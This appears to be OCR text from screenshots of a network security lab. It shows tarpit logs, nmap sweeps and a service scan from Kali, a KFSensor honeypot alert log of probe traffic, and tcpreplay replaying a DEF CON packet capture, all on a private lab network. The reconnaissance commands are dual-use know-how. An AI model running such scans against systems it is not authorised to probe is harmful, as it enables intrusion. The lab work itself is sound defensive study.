
cesi@debianrouter: ~ File Edit View Search Terminal Help Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 -> 192.168.177.79 1054 Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 -> 192.168.177.79 548 \* Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 -> 192.168.177.79 3404 Sat May 28 22:04:54 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:04:55 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:04:56 2016 Sat May 28 22:04:57 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:04:58 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:04:59 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:05:00 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 22:05:14 2016 Capturing local IP 192.168.177.79 Sat May 28 22:05:14 2016 Initial Connect - tarpitting: 192.168.177.68 46112 -> 192.168.177.79 445

root@kali: ~ File Edit View Search Terminal Help Host is up (0.00012s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.250 Host is up (0.00012s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.251 Host is up (0.00012s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.252 Host is up (0.00011s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.253 Host is up (0.00014s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.254 Host is up (0.00011s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.255 Host is up (0.00014s latency). MAC Address: 00:00:0F:FF:FF:FF (NEXT) Nmap scan report for 192.168.177.68 Host is up. Nmap done: 256 IP addresses (244 hosts up) scanned in 0.65 seconds



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.177.61
Starting Nmap 7.10 ( https://nmap.org ) at 2016-05-29 18:27 PDT
Nmap scan report for 192.168.177.61
Host is up (0.00052s latency).
Not shown: 906 closed ports
PORT
         STATE SERVICE
                               VERSION
1/tcp
         open tcpmux?
| auth-owners: ERROR: Script execution failed (use -d to debug)
7/tcp
         open qemu-vlan
                                QEMU VLAN listener
| auth-owners: ERROR: Script execution failed (use -d to debug)
9/tcp
         open discard?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
13/tcp
                               Microsoft Windows International daytime
          open daytime
| auth-owners: ERROR: Script execution failed (use -d to debug)
17/tcp
          open chargen
| auth-owners: ERROR: Script execution failed (use -d to debug)
19/tcp
          open chargen
| auth-owners: ERROR: Script execution failed (use -d to debug)
                                Microsoft ftpd
21/tcp
          open ftp
| auth-owners: ERROR: Script execution failed (use -d to debug)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-08-06 01:52PM
                                 1440054 Windows Server 2003.bmp
22/tcp
          open ssh?
```

	- localhost - Main Sce 🔺	ID	Start	Duration	Pro	Sens	Name	Visitor	Sig. Message	Received
📥 🝋 TCP		294	5/29/2016 9:27:38 PM	11.000	TCP	3128	IIS Proxy	192.168.177.68		[0D 0A 0D 0A]
	Elosed TCP Ports Error	293	5/29/2016 9:27:37 PM	5.000	TCP	2107	MS MQS	192.168.177.68		
	port one - Activity 📃	292	5/29/2016 9:27:37 PM	5.000	TCP	2105	MS MQS	192.168.177.68		
- Ā 7 I	Echo - Activity	O 291	5/29/2016 9:27:37 PM	5.000	TCP	2103	MS MQS	192.168.177.68		
- 🕺 9 I	Discard - Activity	290	5/29/2016 9:27:37 PM	4.000	TCP	636	LDAP SSL	192.168.177.68		[80 9E 01 03 01 00]u[00 00 00] [00
× 13	Daytime - Activity	289	5/29/2016 9:27:36 PM	4.000	TCP	443	HTTPS	192.168.177.68		[80 9E 01 03 01 00]u[00 00 00] [00
	Quote of the day - A	288	5/29/2016 9:27:36 PM	4.000	TCP	1	port one	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
	chargen - Activity	287	5/29/2016 9:27:36 PM	4.000	TCP	143	IMAP	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
	FTP Error	286	5/29/2016 9:27:36 PM	4.000	TCP	113	ident	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
		285	5/29/2016 9:27:36 PM	4.000	TCP	111	sunrpc	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
••	SSH - Activity	284	5/29/2016 9:27:37 PM	2.000	TCP	2869	MS UPNP Host	192.168.177.68		
	Telnet - Activity	283	5/29/2016 9:27:34 PM	5.000	TCP	1801	MS MQS	192.168.177.68		
	SMTP - Activity	282	5/29/2016 9:27:35 PM	4.000	TCP	53	DNS	192.168.177.68		GET / HTTP/1.0[0D 0A 0D 0A]
		281	5/29/2016 9:27:35 PM	4.000	TCP	42	WINS	192.168.177.68		OPTIONS / HTTP/1.0[0D 0A 0D 0A]
	DNS - Activity	280	5/29/2016 9:27:35 PM	4.000	TCP	22	SSH	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
▲ <b>1 1 1 1 1 1 1 1 1 1</b>	DHCP	279	5/29/2016 9:27:35 PM	4.000	TCP	9	Discard	192.168.177.68		OPTIONS / RTSP/1.0[0D 0A 0D 0A]
•		278	5/29/2016 9:27:34 PM	4.000	TCP	119	NNTP	192.168.177.68		GET / HTTP/1.0[0D 0A 0D 0A]
Name	Value 🔺	277	5/29/2016 9:27:38 PM	0.250	TCP	1028	MS CIS	192.168.177.68		[0D 0A 0D 0A]
Sensor	kfsensor	276	5/29/2016 9:27:38 PM	0.000	TCP	3128	Port Scan	192.168.177.68		Port Scan.[0D 0A 0D 0A]The visitor
Last status Status	5/29/2016 10:02:10 PM.1 Active	275	5/29/2016 9:27:38 PM	0.000	TCP	2967	Symantec Antiv	192.168.177.68		
Running since	5/29/2016 9:26:08 PM.65	274	5/29/2016 9:27:38 PM	0.250	TCP	593	CIS	192.168.177.68		GIOP[01 00 01 00]\$[00 00 00 00 00
Running for	36 minutes	273	5/29/2016 9:27:37 PM	0.250	TCP	1028	MS CIS	192.168.177.68		[03 00 00 0B 06 E0 00 00 00 00 00]
Machine Name	EASY225	272	5/29/2016 9:27:37 PM	0.250	TCP	593	CIS	192.168.177.68		[94 00 CD EF D1]a[91 03]
DNS Name	EASY225	271	5/29/2016 9:27:37 PM	0.000	TCP	2222	AMD exploit Co	192.168.177.68		
Windows version Free disk space	5.2.3790 14.663 gb	A 270	5/29/2016 9:27:37 PM	0.000	TCP	1080	SOCKS	192.168.177.68		TNMP[04 00 00 00]TNME[00 00 04 00]
KESensor version	5.0.1	269	5/29/2016 9:27:37 PM	0.000	TCP	1080	DOS Attack	192.168.177.68		Connections: 281[0D 0A]Active Con
•	•	268	5/29/2016 9:27:37 PM	0.000	TCP	1080	SOCKS	192.168.177.68		OPTIONS sip:nm SIP/2.0[0D 0A]Via:



root@kali:~# tcpreplay -i eth0 -x 2 defcon.tcp
sending out eth0
processing file: defcon.tcp

Adapter:	WWware Virtual Ethernet Adapter					
Packet File:	C:\Users\Kevin\Documents\6300\Documents\defcon.tcp	Add Clear				
Options						
Play Speed:	· · · · · · · · ·	1				
, _p	1/8× 1/4× 1/2× 1× 2× 4×	Burst				
Loop Sending: Delay Betwee	n Loops; 1000 🚔 milliseconds					
ending Information	on					
Current File:	C:\Users\Kevin\Documents\6300\Documents\defcon.tcp					
Packets Sent:	1					
Status:	Waiting for next packet (217982 ms)					
Progress:						